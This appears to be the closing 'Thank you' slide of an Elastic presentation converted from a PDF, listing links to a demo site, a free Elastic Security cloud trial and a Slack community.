
Take a quick spin:  
[demo.elastic.co](https://demo.elastic.co)



Try free on Cloud:  
[ela.st/try-elastic-security](https://ela.st/try-elastic-security)




Connect on Slack:  
[ela.st/slack](https://ela.st/slack)





# Thank you





elastic

[www.elastic.co](http://www.elastic.co)